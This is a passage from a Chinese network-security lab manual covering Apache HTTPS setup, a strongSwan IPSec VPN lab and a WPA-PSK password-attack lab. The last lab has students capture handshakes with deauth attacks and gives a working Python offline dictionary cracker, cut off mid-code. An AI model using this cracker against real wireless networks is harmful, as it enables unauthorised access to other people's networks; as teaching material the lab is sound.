| <IfModule mod\_ssl.c>  <VirtualHost \_default\_:443>  ServerAdmin your\_email@example.com  ServerName server\_domain\_or\_IP  DocumentRoot /var/www/html  ErrorLog ${APACHE\_LOG\_DIR}/error.log  CustomLog ${APACHE\_LOG\_DIR}/access.log combined  SSLEngine on  SSLCertificateFile /etc/ssl/certs/apache-selfsigned.crt  SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key  <FilesMatch "\.(cgi|shtml|phtml|php)$">  SSLOptions +StdEnvVars  </FilesMatch>  <Directory /usr/lib/cgi-bin>  SSLOptions +StdEnvVars  </Directory>  BrowserMatch "MSIE [2-6]" \  nokeepalive ssl-unclean-shutdown \  downgrade-1.0 force-response-1.0  </VirtualHost>  </IfModule> |

注意对上面红色字体部分是修改后的内容。

1. 修改未加密的Virtual Host file 来自动重定向请求到加密的Virtual host

为了更好的安全性，通常也推荐设置为自动重定向http访问到https访问，通过修改配置文件/etc/apache2/sites-available/000-default.conf来完成。

打开文件进行编辑，仅需要加入一个Redirect指令来指向SSL版本的站点，示例如下：

|  |
| --- |
| <VirtualHost \*:80>  . . .  Redirect "/" "https://your\_domain\_or\_IP/"  . . .  </VirtualHost> |

注意上面的红色字体。

1. **设置防火墙**

如果系统设置ufw防火墙，则需要进行配置，以使得SSL流量能够进入。在安装的时候，apache会在ufw注册一些profile，以方便设置。命令查看：

sudo ufw app list

示例结果：

|  |
| --- |
| Available applications:  Apache  Apache Full  Apache Secure  OpenSSH |

查看当前的设置。命令：

sudo ufw status

输出示例：

|  |
| --- |
| Status: active  To Action From  -- ------ ----  OpenSSH ALLOW Anywhere  Apache ALLOW Anywhere  OpenSSH (v6) ALLOW Anywhere (v6)  Apache (v6) ALLOW Anywhere (v6) |

为了放行SSL流量，执行如下命令：

sudo ufw allow 'apache full'

然后，在删除一条冗余的profile：

sudo ufw delete allow 'apache'

1. **使设置生效：**

需要使模块mod\_ssl、mod\_headers（配置文件中某些设置需要）生效。命令为：

sudo a2enmod ssl

sudo a2enmod headers

接下来使得SSL虚拟主机生效，使用命令：

sudo a2ensite default-ssl

ssl-params.conf生效，命令为：


sudo a2enconf ssl-params

到这一步，服务器已经加载了必要的模块。为了进一步检查配置文件里面是否有语法错误，输入命令：

sudo apache2ctl configtest

如果都没有问题，示例输出为：

|  |
| --- |
| AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message  Syntax OK |



下一步，重启服务器：

sudo systemctl restart apache2

测试配置结果，从浏览器访问服务器：

https://ip

因为是自签证书，因此浏览器会弹出警告。

进一步测试http重定向https设置。

http://ip

如果测试通过，你确定只允许加密流量，则可以设置永久重定向。编辑文件：

/etc/apache2/sites-available/000-default.conf

结果如下：

|  |
| --- |
| <VirtualHost \*:80>  . . .  Redirect permanent "/" "https://your\_domain\_or\_IP/"  . . .  </VirtualHost> |

进一步需要测试配置语法是否正确：

sudo apache2ctl configtest

重启服务器：

sudo systemctl restart apache2

**步骤三、TLS流量分析**

启动wireshark，设置显示过滤器。因为只对TLS协议数据进行分析，所以这里仅显示TLS协议数据即可。设置显示过滤器为：ssl。开启抓包模式。如果浏览器启动后就会访问一些未指明的域名，可以等这一阶段过后，重新开启抓包模式。

启动firefox浏览器（或者IE浏览器、Chrome浏览器），访问前面配置好的apache服务器或者域名www.baidu.com（缺省就为HTTPS）或者www.amazon.com等。为了防止wireshark占用太多资源，这个时候可以停止抓包功能。

根据TLS协议的原理，按照消息交换的顺序对每条消息的关键信息进行截图，并说明每个消息的关键字段的信息。

### 【实验报告】

1. 说明实验过程。
2. 进行结果分析。

## 实验3 IPSec VPN实验

### 【实验目的】

1. 掌握基于IPSec的VPN中网关到网关的配置
2. 通过流量分析，进一步理解IPSec协议套

### 【实验内容】

1. 搭建基于虚拟机的IPSec VPN实验环境
2. 配置基于预共享密钥的IPSec的VPN

### 【实验原理】


IPSec实际上是一套协议包而不是单个的协议，IPSec是在IP网络上保证安全通信的开放标准框架，它在IP层提供数据源验证、数据完整性和数据保密性。其中比较重要的有RFC2409 IKE(Internet Key Exchange)互连网密钥交换、RFC2401 IPSec协议、RFC2402 AH(Authentication Header)验证包头、RFC2406 ESP (Encapsulating Security Payload)封装安全载荷等协议。IPSec独立于密码学算法，这使得不同的用户群可以选择不同一套安全算法。

IPSec主要由AH(认证头)协议，ESP(封装安全载荷)协议以及负责密钥管理的IKE协议组成。AH为IP数据包提供无连接的数据完整性和数据源认证。数据完整性通过消息认证码(如MD5、SHA1)产生的校验值来保证，数据源认证通过在待认证的数据中加入一个共享密钥来实现。ESP为IP数据包提供数据的保密性(通过加密机制)、无连接的数据完整性、数据源认证以及防重防攻击保护。AH和ESP可以单独使用，也可以配合使用，通过组合可以配置多种灵活的安全机制。密钥管理包括IKE协议和安全关联SA(Security Association)等部分。IKE在通信双方之间建立安全关联，提供密钥确定、密钥管理机制，是一个产生和交换密钥素材并协商IPSec参数的框架。IKE将密钥协商的结果保留在SA中，供AH和ESP通信时使用。

### 【实验步骤】

**步骤一、组网**

本实验对net2net-psk模式的VPN进行实验，实验网络环境如图所示：



根据图示，我们至少需要两个客户机Alice和Bob，两个网关Moon和Sun。net2net-rsa的组网与此相同。因此需要创建四台虚拟机A、B、C、D，其中B和C作为两个网关，A和D作为左右子网的主机。

如果单机的硬件配置足够（包括CPU、内存和硬盘），我们可以在单机上通过vmware完成实验环境的部署。步骤如下：

1. 安装一台虚拟机A，虚拟机操作系统为Ubuntu16.10；
2. 在创建完虚拟机A之后，使用VMware的Clone直接克隆出BCD；
3. 调整网卡，BC要作为网关存在，所以需要有两块网卡，因此要在设置里给BC再添加一块网卡；
4. 配置网段，在VMware的Edit选项中，选择Virtual Network Editor，添加三个虚拟网段vmnet2/vmnet3/vmnet4，类型为Host-Only，添加网段为上图的子网1、2、3的网段；DHCP选项关掉，不让自主分配IP；
5. 虚拟机接入子网，将虚拟机A的网卡类型设置为Custom，选择vmnet2，则A接入子网1，将B的两块网卡一块设为vmnet2，一块设为vmnet3，则B同时接入了子网1和子网2；同理，设置C和D；
6. 配置虚拟机，四台机器都开机，使用图形界面，照着上图配置机器的IP地址和子网掩码，其中A和D需要配置默认网关为B和C的IP，实验环境中B和C是充当网关的；
7. 开启转发，因为B和C充当网关，因此需要修改B和C中的/etc/sysctl.conf文件，将net.ipv4.ip\_forward=1那一行的注释取消，这样才能发挥其路由器的功能。

上述操作完成后，确保各个网段是通的，也就是网络设置正确无误。通过ping命令进行测试。测试过程中，如果遇到ping某个IP时没有反应（即不是报告有返回信息，也不是报告主机不可达），则从另外一端（被ping的主机）ping回来，一般情况下，可以解决问题。（注：这个可能是虚拟网络的问题。）

另一方面，我们可以在虚拟实验环境进行实验，直接通过操作面板创建虚拟主机和虚拟交换机，搭建类似的实验环境。

**步骤二、安装Strongswan**

命令：

sudo apt-get install strongswan-starter即可。

**步骤三、配置net2net-psk**

psk的配置使用Pre-Shared-Key进行认证。这个预先设置好的key放在了ipsec.secrets中。

**配置文件**


配置网关B：

只需要把https://www.strongswan.org/testing/testresults/ikev1/net2net-psk/index.html上所提供的moon的ipsec.conf、ipsec.secrets和strongswan.conf三个配置文件分别放到网关B的/etc/ipsec.conf、/etc/ipsec.secrets和/etc/strongswan.conf的位置即可。

配置网关C：

同B。只不过这次使用sun的配置文件。

注意：对B和C的strongswan.conf配置文件，里面要增加openssl支持，如下：



原文件里面没有openssl，这个是用来支持所需的密码算法。

启动

启动之前，A和D分别在不同的子网下，可以测试一下，A机不能ping通D机。

B机启动ipsec，命令为：

sudo ipsec start

C机启动tcpdump：

tcpdump -i ens33 -w ikev1-sun-capture.pcap

这里的ens33是要监听的网卡，也就是IP为192.168.0.2的网卡。保存的pcap数据可以放到windows平台的wireshark进行分析。

（也可以直接在C机、B机里面用wireshark进行抓包分析）

如果是图形界面，开启一个新的终端来运行下述命令；如果是字符界面，采用ctrl+alt + F2/F3/F4等开启一个新的终端来输入下述命令。

C机启动IPSec：

sudo ipsec start或sudo ipsec restart，启动/重启StrongSwan；

C机运行sudo ipsec up net-net，即开启名字为net-net的连接，net-net的具体配置在ipsec.conf中。

如果正常，命令过后会显示输出信息，最后一句为：

connection "net-net" established successfully.

表明所有配置正常。

这时候主机A去ping主机D，二者可以通了。

对wireshark的抓包文件进行分析，说明协议的语法、语义和时序。

**步骤四、配置IKEv2的net2net-psk**

网络配置和IKEv1的net2net-psk一致。

配置文件的下载网址为：

https://www.strongswan.org/testing/testresults/ikev2/net2net-psk/index.html

分别下载针对moon和sun节点的配置文件：

ipsec.conf、ipsec.secrets、strongswan.conf

并把上述文件部署到/etc目录下。

与IKEv1类似，需要在strongswan.conf文件中添加openssl模块。

在moon或者sun节点启动抓包攻击tcpdump。比如：

sudo tcpdump -i ens33 -w ikev2-moon-capture.pcap


然后分别启动moon和sun的ipsec功能，如果显示connection建立成功，则从A机ping D机，或者从A机请求D机的服务，比如访问网页。

对抓包文件进行协议分析，列举出其中的关键信息。


### 【实验报告】

1. 说明实验过程。
2. 进行结果分析

IKEv1的结果：




主模式的6条消息过后，是快速模式的3条消息，完成了SA协商、身份认证和密钥生成。




【分析每条消息的载荷，说明原理】

IKEv2的结果：



最后显示connection 'net-net' established successfully表示建立指定的net-net连接成功。也可以从输出信息得出IKE\_SA\_INIT交换成功、IKE\_AUTH交换成功。

wireshark抓包数据分析：



可以看出IKE\_SA\_INIT交换过后，是IKE\_AUTH交换，通过4条消息完成了IKEv2的交换过程。

【分析每条消息的载荷，说明原理。】

## 实验3 WPA-PSK口令攻击实验

### 【实验目的】


1. 掌握WLAN的工作原理
2. 理解RSN的密钥层次
3. 理解4次握手原理

### 【实验内容】


1. 配置无线网络攻击环境
2. 抓取无线网络握手包
3. 编写程序破解WPA-PSK的口令

### 【实验原理】


在4-way握手之前，STA应该收到AP广播的beacon帧。AP通过广播beacon帧来表示其无线网络的存在。如下图所示：



通过beacon帧，我们能够找到SSID，如下图：




接下来是4-way握手过程，大致流程为：



MSG-1


4-way握手的第一条消息如下所示：




其中传递的关键信息就是AP生产的Nonce，称为ANonce，长度为256比特。ANonce作为产生PTK的输入之一。

MSG-2

STA接收到第一个握手包后，就获得了ANonce。STA也生成一个Nonce，称为SNonce。通过设置无线网络时的配置，STA和AP已经知道共同的PMK，因此具备了生成PTK的所需输入。则STA生成PTK。生成PTK后，STA发送第二个握手包给AP，其中包含两个重要的信息。其一是STA生成的256比特SNonce；其二是128比特MIC。AP需要SNonce来生成PTK。ANonce和SNonce用于防止重放攻击。SNonce如下图：



MIC用于验证STA知道PTK，进而需要知道PMK，从而验证了STA是合法的。MIC字段如下图所示。




MIC的计算方法为：

输入：802.1x的所有字段，包括MIC字段，只是在计算的时候该字段设置为全0。

对WPA来说，计算函数是HMAC-MD5

对WPA2来说，计算函数是HMAC-SHA1


下图显示了802.1x的所有字段值。



要通过验证，也就是STA和AP计算出来的MIC相同，STA必须有正确的PTK，进而正确的PMK，因为计算的PTK的输入之一为PMK。如果通过验证，则证明STA具有合法的PMK，但是PMK没有在网上上传输，确保了PTK的保密性。第三方即使观察到了这些流量，也无法推断出PTK或者PMK。上述过程完成了AP对STA的认证。

MSG-3

在第三个握手包中，传输的重要信息包括MIC字段和WPA key data字段。通过MIC字段，AP可以向STA认证自己。如果通过验证，这表明AP知道PTK，进而知道PMK。这里计算MIC的方法和前面相同。如下图所示：



第三个握手包中也包含了GTK，用于加解密AP和所有STA之间的广播数据，GTK以密文形式包含在WPA key data字段。

MSG-4:

STA发送第四个握手包，用于向AP确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含MIC字段，计算方法同前。

通过上面的原理，我们就可以通过穷举法来找到正确的PSK。实际攻击中，我们会从字典中选择PSK，然后计算PMK，然后PTK，然后MIC，直至找到的PSK所计算出的MIC和握手包里面的MIC匹配，从而找到了正确的PSK。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。

### 【实验步骤】

**步骤一、环境搭建**

配置无线网络抓包环境。

**步骤二、 抓取无线网络握手包**

测试简单无线网络攻击如deauth等，抓取WPA-PSK握手包

**步骤三、编写程序破解WPA-PSK的口令**

|  |
| --- |
| #Used for computing HMAC  import hmac  #Used to convert from hex to binary  from binascii import a2b\_hex, b2a\_hex  #Used for computing PMK  from hashlib import pbkdf2\_hmac, sha1, md5  #Pseudo-random function for generation of  #the pairwise transient key (PTK)  #key: The PMK  #A: b'Pairwise key expansion'  #B: The apMac, cliMac, aNonce, and sNonce concatenated  # like mac1 mac2 nonce1 nonce2  # such that mac1 < mac2 and nonce1 < nonce2  #return: The ptk  def PRF(key, A, B):  #Number of bytes in the PTK  nByte = 64  i = 0  R = b''  #Each iteration produces 160-bit value and 512 bits are required  while(i <= ((nByte \* 8 + 159) / 160)):  hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(), sha1)  R = R + hmacsha1.digest()  i += 1  return R[0:nByte]  #Make parameters for the generation of the PTK  #aNonce: The aNonce from the 4-way handshake  #sNonce: The sNonce from the 4-way handshake  #apMac: The MAC address of the access point  #cliMac: The MAC address of the client  #return: (A, B) where A and B are parameters  # for the generation of the PTK  def MakeAB(aNonce, sNonce, apMac, cliMac):  A = b"Pairwise key expansion"  B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)  return (A, B)  #Compute the 1st message integrity check for a WPA 4-way handshake  #pwd: The password to test  #ssid: The ssid of the AP  #A: b'Pairwise key expansion'  #B: The apMac, cliMac, aNonce, and sNonce concatenated  # like mac1 mac2 nonce1 nonce2  # such that mac1 < mac2 and nonce1 < nonce2  #data: A list of 802.1x frames with the MIC field zeroed  #return: (x, y, z) where x is the mic, y is the PTK, and z is the PMK  def MakeMIC(pwd, ssid, A, B, data, wpa = False):  #Create the pairwise master key  pmk = pbkdf2\_hmac('sha1', pwd.encode('ascii'), ssid.encode('ascii'), 4096, 32)  #Make the pairwise transient key (PTK)  ptk = PRF(pmk, A, B)  #WPA uses md5 to compute the MIC while WPA2 uses sha1  hmacFunc = md5 if wpa else sha1  #Create the MICs using HMAC-SHA1 of data and return all computed values  mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]  return (mics, ptk, pmk)  #Run a brief test showing the computation of the PTK, PMK, and MICS  #for a 4-way handshake  def RunTest():  #the pre-shared key (PSK)  psk = "abcdefgh"  #ssid name  ssid = "Harkonen"  #ANonce  aNonce = a2b\_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')  #SNonce  sNonce = a2b\_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570")  #Authenticator MAC (AP)  apMac = a2b\_hex("00146c7e4080")  #Station address: MAC of client  cliMac = a2b\_hex("001346fe320c")  #The first MIC  mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 = a2b\_hex("0103007502010a0010000000000000000159168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020100")  #The second MIC  mic2 = "1e228672d2dee930714f688c5746028d"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 = a2b\_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e8222370000000000000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae559e78d27e6b121f")  #The third MIC  mic3 = "9dc81ca6c4c729648de7f00b436335c8"  #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros  data3 = a2b\_hex("0103005f02030a0010000000000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")  #Create parameters for the creation of the PTK, PMK, and MICs  A, B = MakeAB(aNonce, sNonce, apMac, cliMac)  #Generate the MICs, the PTK, and the PMK  mics, ptk, pmk = MakeMIC(psk, ssid, A, B, [data1, data2, data3])  #Display the pairwise master key (PMK)  pmkStr = b2a\_hex(pmk).decode().upper()  print("pmk:\t\t" + pmkStr + '\n')  #Display the pairwise transient key (PTK)  ptkStr = b2a\_hex(ptk).decode().upper()  print("ptk:\t\t" + ptkStr + '\n')  #Display the desired MIC1 and compare to target MIC1  mic1Str = mic1.upper()  print("desired mic:\t" + mic1Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[0]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic1Str else 'MISMATCH\n')  #Display the desired MIC2 and compare to target MIC2  mic2Str = mic2.upper()  print("desired mic:\t" + mic2Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[1]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic2Str else 'MISMATCH\n')  #Display the desired MIC3 and compare to target MIC3  mic3Str = mic3.upper()  print("desired mic:\t" + mic3Str)  #Take the first 128-bits of the 160-bit SHA1 hash  micStr = b2a\_hex(mics[2]).decode().upper()[:-8]  print("actual mic:\t" + micStr)  print('MATCH\n' if micStr == mic3Str else 'MISMATCH\n')  return  #Tests a list of passwords; if the correct one is found it  #prints it to the screen and returns it  #S: A list of passwords to test  #ssid: The ssid of the AP  #aNonce: The ANonce as a byte array  #sNonce: The SNonce as a byte array  #apMac: The AP's MAC address  #cliMac: The MAC address of the client (aka station)  #data: The 802.1x frame of the second message with the MIC field zeroed  #data2: The 802.1x frame of the third message with the MIC field zeroed  #data3: The 802.1x frame of the forth message with the MIC field zeroed  #targMic: The MIC for message 2  #targMic2: The MIC for message 3  #targMic3: The MIC for message 4  def TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data, data2, data3, targMic, targMic2, targMic3):  #Pre-computed values  A, B = MakeAB(aNonce, sNonce, apMac, cliMac)  #Loop over each password and test each one  for i in S:  mic, \_, \_ = MakeMIC(i, ssid, A, B, [data])  v = b2a\_hex(mic[0]).decode()[:-8]  #First MIC doesn't match  if(v != targMic):  continue  #First MIC matched... Try second  mic2, \_, \_ = MakeMIC(i, ssid, A, B, [data2])  v2 = b2a\_hex(mic2[0]).decode()[:-8]  if(v2 != targMic2):  continue  #First 2 match... Try last  mic3, \_, \_ = MakeMIC(i, ssid, A, B, [data3])  v3 = b2a\_hex(mic3[0]).decode()[:-8]  if(v3 != targMic3):  continue  #All of them match  print('!!!Password Found!!!')  print('Desired MIC1:\t\t' + targMic)  print('Computed MIC1:\t\t' + v)  print('\nDesired MIC2:\t\t' + targMic2)  print('Computed MIC2:\t\t' + v2)  print('\nDesired MIC2:\t\t' + targMic3)  print('Computed MIC2:\t\t' + v3)  print('Password:\t\t' + i)  return i  return None  if \_\_name\_\_ == "\_\_main\_\_":    RunTest()  #Read a file of passwords containing  #passwords separated by a newline  with open('passwd.txt') as f:  S = []  for l in f:  S.append(l.strip())  #ssid name  ssid = "Harkonen"  #ANonce  aNonce = a2b\_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')  #SNonce  sNonce = a2b\_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570")  #Authenticator MAC (AP)  apMac = a2b\_hex("00146c7e4080")  #Station address: MAC of client  cliMac = a2b\_hex("001346fe320c")  #The first MIC  mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"  #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros  data1 = a2b\_hex("0103007502010a0010000000000000000159168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020100")  #The second MIC  mic2 = "1e228672d2dee930714f688c5746028d"  #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros  data2 = 